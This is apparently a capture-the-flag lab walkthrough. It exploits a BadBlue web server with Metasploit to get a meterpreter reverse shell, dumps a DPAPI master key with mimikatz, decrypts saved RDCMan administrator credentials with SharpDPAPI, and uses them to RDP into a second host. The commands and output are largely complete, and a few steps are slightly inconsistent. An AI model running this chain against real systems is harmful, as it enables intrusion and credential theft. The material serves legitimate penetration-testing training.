

[illegible]

Name	Dumping RDCMan Credentials
URL	https://attackdefense.com/challengedetails?cid=2398
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Victim Machine 1 : 10.0.16.173
Victim Machine 2 : 10.0.26.94
root@attackdefense:~#
```

Step 2: Run a Nmap scan against Victim Machine 1.

Command: nmap 10.0.16.173

```
root@attackdefense:~# nmap 10.0.16.173
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-02 15:28 IST
Nmap scan report for 10.0.16.173
Host is up (0.058s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.16.173

```
root@attackdefense:~# nmap -sV -p 80 10.0.16.173
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-02 15:28 IST
Nmap scan report for 10.0.16.173
Host is up (0.057s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.64 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```

root@attackdefense:~# searchsploit badblue 2.7
-----
Exploit Title
-----
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
-----
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#

```

Step 5: There is a Metasploit module for the badblue server. We will use the PassThru remote buffer overflow Metasploit module to exploit the target.

Commands:

```

msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.16.173
exploit

```

```

root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.16.173
RHOSTS => 10.0.16.173
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.16.173
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.16.173:49994) at 2021-09-02 15:29:10 +0530

meterpreter >

```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Migrate current process into lsass.exe

Command: migrate -N lsass.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 2556 to 4212...
[*] Migration completed successfully.
meterpreter > █
```

Step 7: Check administrator user Documents folder for .rdg file.

Note: .rdg config file used by RDCman utility.

Commands: ls C:\\Users\\Administrator\\Documents

```
meterpreter > ls C:\\Users\\Administrator\\Documents
Listing: C:\\Users\\Administrator\\Documents
=====
Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-    2234     fil      2020-11-07 13:45:40 +0530 Default.rdp
40777/rwxrwxrwx      0        dir      2020-11-07 06:14:52 +0530 My Music
40777/rwxrwxrwx      0        dir      2020-11-07 06:14:52 +0530 My Pictures
40777/rwxrwxrwx      0        dir      2020-11-07 06:14:52 +0530 My Videos
100666/rw-rw-rw-    1179     fil      2021-06-24 12:26:34 +0530 Production-Server.rdg
40777/rwxrwxrwx      0        dir      2021-06-24 12:25:14 +0530 RDCMan
100666/rw-rw-rw-    402     fil      2020-11-07 12:52:42 +0530 desktop.ini

meterpreter > █
```

We can notice, .rdg file is present on the target machine.

Step 8: Read the file

Command: cat C:\\Users\\Administrator\\Documents\\Production-Server.rdg

```

meterpreter > cat C:\\Users\\Administrator\\Documents\\Production-Server.rdg
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.8" schemaVersion="3">
  <file>
    <credentialsProfiles>
      <credentialsProfile inherit="None">
        <profileName scope="Local">ATTACKDEFENSE\\Administrator</profileName>
        <userName>Administrator</userName>
        <password>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAE1DVXDjIxECVqSarB25auwAAAAACAAAAAAQZgAAAAE
AACAAAAA+0scV4eUbeZzmNBTxlywaINPEFJ7ektkD3o+Kj1imugAAAAA0gAAAAIAAAAAAD55lj7B7BfAiLlc09pkM+s
nZocXr5disPMWC8QRVFmeSAAAAAvDRw6316bdVZYACrqiDVnthbzifaTLvDEQ81iPbLa0AAAABw+AYzKY0zCmZpAjbhD
A3jAEmD02R9SLK00tuIjr7wP7NzkgNniI+HTxkkZGa0omHwJ3QLD3SJiBjAgdXPocbS</password>
        <domain>ATTACKDEFENSE</domain>
      </credentialsProfile>
    </credentialsProfiles>
    <properties>
      <expanded>True</expanded>
      <name>Production-Server</name>
    </properties>
    <server>
      <properties>
        <name>10.0.26.94</name>
      </properties>
    </server>
  </file>
</RDCMan>

```

We can notice, the password is encrypted and this configuration is for the second target machine i.e “10.0.26.94”

Step 9: Upload SharpDPAPI.exe executable file to the Public folder and decrypt the password.

Command: upload /root/Desktop/tools/SharpDPAPI.exe C:\\Users\\Public

```

meterpreter > upload /root/Desktop/tools/SharpDPAPI.exe C:\\Users\\Public
[*] uploading : /root/Desktop/tools/SharpDPAPI.exe -> C:\\Users\\Public
[*] uploaded  : /root/Desktop/tools/SharpDPAPI.exe -> C:\\Users\\Public\\SharpDPAPI.exe
meterpreter >

```

Step 10: Run the SharpDPAPI.exe and decrypt the password.

Commands: shell

cd C:\\Users\\Public

SharpDPAPI.exe rdg /unprotected

load kiwi

```
C:\Users\Public>^C
Terminate channel 3? [y/N] y
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter >
```

Step 12: Run the mimikatz command to find the master key.

Command: kiwi_cmd sekurlsa::dpapi

```
Authentication Id : 0 ; 146199 (00000000:00023b17)
Session          : Interactive from 1
User Name        : Administrator
Domain           : ATTACKDEFENSE
Logon Server      : ATTACKDEFENSE
Logon Time       : 9/2/2021 9:52:18 AM
SID              : S-1-5-21-3688751335-3073641799-161370460-500
                  [00000000]
* GUID           : {5cd55013-c838-40c4-95a9-26ab076e5abb}
* Time           : 9/2/2021 9:58:44 AM
* MasterKey      : be8dabf90b25d127a8b0421c888f5c23c81f8254c25fa861df4c
0e61ed665f79dcac5809c793a5a1b65f3604ec1dd216f74badc6e06b04ebff5b87390ce0c794
* sha1(key)      : d174357a9a91ede12834ad2cfc5a9f94f8956205
```

We found a master key that we needed to decrypt the password. Also, its GUID is matched to the output of SharpDPAPI.exe, so we confirm this is the key.

Step 13: Decrypting the password

Command: shell
cd C:\Users\Public


```
{5cd55013-c838-40c4-95a9-26ab076e5abb}:d174357a9a91ede12834ad2cfc5a9f94f8956205
```

```
RDCManFile      : C:\Users\Administrator\AppData\Local\Microsoft\Remote Desktop Connection Manager\RDCMan.settings
Accessed       : 6/24/2021 6:57:31 AM
Modified       : 6/24/2021 6:57:31 AM

Default Logon Credentials

Profile Name : Custom
UserName    : ATTACKDEFENSE\Administrator

C:\Users\Administrator\Documents\Production-Server.rdg

Cred Profiles

Profile Name : ATTACKDEFENSE\Administrator
UserName     : ATTACKDEFENSE\Administrator
Password     : harry_123321

Servers

Name         : 10.0.26.94
Cred Profile : ATTACKDEFENSE\Administrator


SharpDPAPI completed in 00:00:00.3023147
C:\Users\Public>
```

This revealed the flag:

Second Target Machine Plain-Text Password: harry_123321

Step 14: Take the RDP of the second machine using the username and password.

Command: xfreerdp /u:administrator /p:harry_123321 /v:10.0.26.94
y




We have found the second machine flag.

Flag: fdd2ef1b8c509f1c3ef48693438bdce0

References

1. BadBlue 2.72b - Multiple Vulnerabilities (<https://www.exploit-db.com/exploits/4715>)

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2. Remote Desktop Connection Manager
(<https://docs.microsoft.com/en-us/sysinternals/downloads/rdcman>)
 3. SharpDPAPI (<https://github.com/GhostPack/SharpDPAPI>)